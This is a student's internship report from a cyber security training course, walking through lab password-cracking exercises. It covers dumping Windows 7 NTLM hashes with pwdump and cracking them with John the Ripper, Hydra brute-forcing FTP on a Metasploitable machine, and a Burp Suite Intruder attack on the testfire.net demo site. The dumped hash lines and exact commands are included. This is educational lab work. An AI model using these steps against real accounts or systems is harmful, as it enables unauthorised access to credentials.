INTERNSHIP ON CYBER SECURITY

Introduction

The internship is an integral platform for anyone to gain experience in an actual workplace. So, my name is Swathi S and I am from Mangalore, currently am perceiving BE in Computer Science & Engineering at Mangalore Institute of Technology & Engineering, Moodabidri (MITE). I got an opportunity to work as an intern the company named DLithe. Internships are generally thought to be reserved for college students looking to gain experience in a particular field. However, a wide array of people can take benefit from the training internships in order to receive real world experience and develop their skills.

About DLithe

DLithe Consultancy Services Pvt Ltd is an EdTech company established in 2018. It has its headquarters in Bengaluru. The main area of focus for this organization has been Embedded Systems, IoT and Full Stack Web development.

DLithe works towards helping students embrace the industry requirements by exposing them to real world scenarios and providing them with the impetus to apply their skills and knowledge to tackle the issues presented.

The Vision of the company is to Build an agile workforce which is competent in “Domain, Technology and Personality” towards readiness of global industry needs.

Their Specialization is in Artificial Intelligence, Blockchain, Cyber Security, Internet of Things, Machine Learning, Embedded Programming, DevOps, Full-stack Development, CAD, Digital Learning Platform, Banking, Insurance, Manufacturing, Retail, C, Java, Microsoft, Python, SMAC, IoT, Manual & Automation Testing, Mainframes, Staff Augmentation, Internship, and Offline & Online trainings among many other fields.

About Internship

Summary of internship

The internship performed at Dlithe Consultancy Pvt Ltd consists of work on various fields as per the requirements of the company. The duration of the internship was one month, dated from 06/02/2023 to 06/03/2023 and the official timing was from 10:00am to 4:30pm.

The fields on which the work was assigned comprised of domains related to Computer Science branch. The domain of computer science branch related assignments was carried out for the duration of two weeks. The remaining period of the internship (i.e two weeks) mainly focused on the domain of the Linux application and projects assigned.

In the due course of my internship, I was introduced to Kali Linux, which helps developers with tools needed to build applications for Linux platforms. Basically, I got to know about the Linux Operating System.

I was showed to create, design, and implement cyber-attacks. I got to know about view groups started implementing in building environment, which help us in providing basic interface of the cyber-attacks. Last I started implementing second levels task in setting an attack. Finally, I worked on projects related to cyber-attacks.

Technical tasks performed

Group1:

1. **Perform password cracking**

   a) **Perform password cracking of windows 7 machine**

   Step 1: Download pwdump in windows. Initially we will be creating a text file to store the hash value of the password as hash7.txt

   Step2: In the Firefox search for tmpfiles.org. There you get an option to browse the text file i.e hash3.txt. Then upload it.


   Step 3: Copy the url which you get in tmpfiles.org in windows at kali's Firefox


   Step 4: Getting super access using the command $ sudo -s


   Step 5: Create a text file using nano hash7.txt


   Step 6: Copy the content that is present in the kali's Firefox.


   Step 7: Enter the command john hash7.txt, it used to crack the password.







Win 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
New Tab
/tmp/files - hash7.txt
https://tmpfiles.org/1061061/hash7.txt
160%
/TMP/FILES
TEMPORARY FILE HOSTING
Filename hash7.txt
Size 0.41 KB
URL https://tmpfiles.org/dl/1061061/hash7.txt
Expires at 2023-03-13 14:35 UTC
Download
Upload API About Image Upload
Type here to search
6°C Partly cloudy
ENG
19:05
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Kali Linux
tmpfiles.org/dl/1061061/
https://tmpfiles.org/dl/1061061/hash7.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
windows7:1001:NO PASSWORD*********************:DAD1D5E9D1694D65DF584D40A783D311:::
HomeGroupUser$:1002:NO PASSWORD*********************:CDA54A042AC3D86F151D5761D77C42EE:::
swathi:1003:NO PASSWORD*********************:236D90A012C76877D683E8368258FA8:::
Type here to search
6°C Partly cloudy
ENG
19:09
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
GNU nano 6.4
hash7.txt *
Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
windows7:1001:NO PASSWORD*********************:DAD1D5E9D1694D65DF584D40A783D311:::
HomeGroupUser$:1002:NO PASSWORD*********************:CDA54A042AC3D86F151D5761D77C42EE:::
swathi:1003:NO PASSWORD*********************:236D90A012C76877D683E8368258FA8:::
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-Q Previous ^B Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^W Where Was M-W Next ^F Forward ^→ Next Word ^E End
Type here to search
Temps drop
ENG
19:11
13-03-2023



b) Password cracking of metasploit machine using Hydra

Step 1: Getting super access using the command **$ sudo -s**

Step 2: Check the IP address of the target (Metasploitable)


Step 3: Enter the command **nbtscan,** it is a program for scanning IP networks for NetBIOS name information. **nbtscan 192.168.56.0/24**

Step 4: Enter the command nano, it is a simple terminal-based text editor. There give the command **msfadmin.** nano user

Step 5: Again, enter the command nano pass for cracking the password. The new text editor will open there enter **msfadmin**

Step 6: Enter the command hydra, it is a brute force tool that helps penetration testers and ethical hackers crack the password of the network.

hydra -L user -P pass ftp://192.168.56.102



2. **Perform password cracking of online vulnerable website(testfire.net) using Burpsuite**

Step 1: Enter the command burpsuite.

Step 2: It directs to another page set next and click start setup

Step 3: Then you will be having another window there just turn on the intercept.


Step 4: Enter testfire.net in firefox you will get a webpage there is sign in option Just in using the random username and password. Then just turn on the burp in the settings of the Firefox.


Step 5: As soon as you sign in in to the website the information will get in the intercept. Copy the login details and send it to the intruder.


Step 6: In intruder select the login details and just click o clear. Then whatever the username and password option which available over there just select and click on add.


Step 7: Next select the type of attack i.e cluster bomb attack.


Step 8: Now set the payload select payload set to 2 and payload type to simple list. Now add any 4 random username and password one with the actual username and password. Now select the option as start attack now you will get the list of length the one which has the different length is the actual username and the password.




